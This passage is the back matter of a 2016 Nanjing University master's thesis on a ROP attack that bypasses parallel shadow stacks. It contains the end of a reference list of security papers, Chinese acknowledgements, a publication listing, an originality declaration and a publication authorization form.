- [Schuster, 2014] F. Schuster, T. Tendyck, J. Pewny, A. Maab, M. Steegmanns, M. Contag, and T. Holz, Evaluating the effectiveness of current anti-ROP defenses, *in Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, pages 88–108, 2014.
- [Schwartz, 2011] E. Schwartz, T. Avgerinos, and D. Brumley, Q: Exploit hardening made easy, *Usenix Sec*, 8(3), 2011.
- [Shacham, 2004] H. Shacham, M. Page, B. Pfaff, E.-J. Goh, N. Modadugu, and D. Boneh, On the effectiveness of address-space randomization, *Proceedings of the 11th ACM conference on Computer and communications security - CCS '04*, 2004.
- [Shacham, 2007] H. Shacham, The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86), *Proceedings of the 14th ACM conference on Computer and communications security*, pages 552–561, 2007.
- [Snow, 2013] K. Z. Snow, F. Monroe, L. Davi, A. Dmitrienko, C. Liebchen, and A. R. Sadeghi, Just-in-time code reuse: On the effectiveness of fine-grained address space

- layout randomization, *in Proceedings - IEEE Symposium on Security and Privacy*, pages 574–588, 2013.
- [Solar, 1997] Solar Designer, Return-to-libc attack, *Bugtraq*, 1997.
- [Tice, 2014] C. Tice, T. Roeder, P. Collingbourne, S. Checkoway, Ú. Erlingsson, L. Lozano, and G. Pike, Enforcing Forward-Edge Control-Flow Integrity in GCC & LLVM, *23rd USENIX Security Symposium*, pages 941–955, 2014.
- [Tran, 2011] M. Tran, M. Etheridge, T. Bleisch, X. Jiang, V. Freeh, and P. Ning, On the expressiveness of return-into-libc attacks, *in Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, pages 121–141, 2011.
- [Wartell, 2012] R. Wartell, V. Mohan, K. W. Hamlen, Z. Lin, and W. C. Rd, Binary stirring: Self-randomizing instruction addresses of legacy x86 binary code, *Proceedings of the 2012 ACM conference on Computer and communications security*, pages 157–168, 2012.
- [Zhang, 2013] C. Zhang, T. Wei, Z. Chen, L. Duan, L. Szekeres, S. McCamant, D. Song, and W. Zou, Practical control flow integrity and randomization for binary executables, *in Proceedings - IEEE Symposium on Security and Privacy*, pages 559–573, 2013.
- [Zovi, 2010] D. D. Zovi. Practical return-oriented programming, *RSA Conference*, 2010.

致 谢

在三年研究生学习生涯渐入尾声之际，我要向所有指导、帮助和支持过我的师长和同学表示最诚挚的谢意！

首先，我要感谢我的导师郑滔教授在我学习和研究过程中的指导。本论文能够顺利完成，离不开导师的悉心指导和严格要求。郑老师诲人不倦的高尚师德、渊博的专业知识、严谨的治学态度、精益求精的工作作风让我受益匪浅，不仅使我树立了自己的学术目标、掌握了基本的研究方法，还使我明白了许多待人接物的道理。在此，谨向郑老师表示崇高的敬意和衷心的感谢！

同时，尤其感谢一直以来给予我鼎力支持和无私奉献的同学在学习和研究过程中的帮助，再次真心地感谢和祝福他们！

感谢我的父母和姐姐，他们给了我无私的爱，我深知他们为我求学所付出的巨大牺牲和努力，祝福他们。感谢给予我关爱的长辈，祝他们幸福、安康！

最后，谨向所有对我在南京大学软件学院学习和生活的七年中付出关心的老师和同学表示最诚挚的谢意！


发 表 论 文

Huang Tao, Zheng Tao. StackImpostor: A Novel ROP Exploit Schema By-passing Modern Parallel Shadow Stack. *IEEE Global Communications Conference, incorporating the Global Internet Symposium*. 2016.

版权及论文原创性说明

任何收存和保管本论文的单位和个人，未经作者本人授权，不得将本论文转借他人并复印、抄录、拍照或以任何方式传播，否则，引起有碍作者著作权的问题，将可能承担法律责任。

本人郑重声明：所呈交的学位论文，是本人在导师的指导下，独立进行研究工作所取得的成果。除文中已经注明引用的内容外，本论文不包含其他个人或集体已经发表或撰写的作品成果。本文所引用的重要文献，均已在文中以明确方式标明。本声明的法律结果由本人承担。

作者签名： 

日期： 2016年 5月 26日

附件二

《学位论文出版授权书》

本人完全同意《中国优秀博硕士学位论文全文数据库出版章程》(以下简称“章程”)，愿意将本人的学位论文提交“中国学术期刊(光盘版)电子杂志社”在《中国博士学位论文全文数据库》、《中国优秀硕士学位论文全文数据库》中全文发表。《中国博士学位论文全文数据库》、《中国优秀硕士学位论文全文数据库》可以以电子、网络及其他数字媒体形式公开出版，并同意编入《中国知识资源总库》，在《中国博硕士学位论文评价数据库》中使用和在互联网上传播，同意按“章程”规定享受相关权益。

作者签名: 黄韬

2016 年 5 月 25 日

论文题名	一种绕过平行影子栈的 ROP 攻击方法的设计和实现				
研究生学号	MG1332007	所在院系	软件学院	学位年度	2016
论文级别	<input checked="" type="checkbox"/> 硕士 <input type="checkbox"/> 博士	<input type="checkbox"/> 硕士专业学位 <input type="checkbox"/> 博士专业学位 (请在方框内画钩)			
作者 Email					
导师姓名	郑滔				

论文涉密情况:

不保密

保密, 保密期(____年____月____日至____年____月____日)

注: 请将该授权书填写后装订在学位论文最后一页(南大封面)。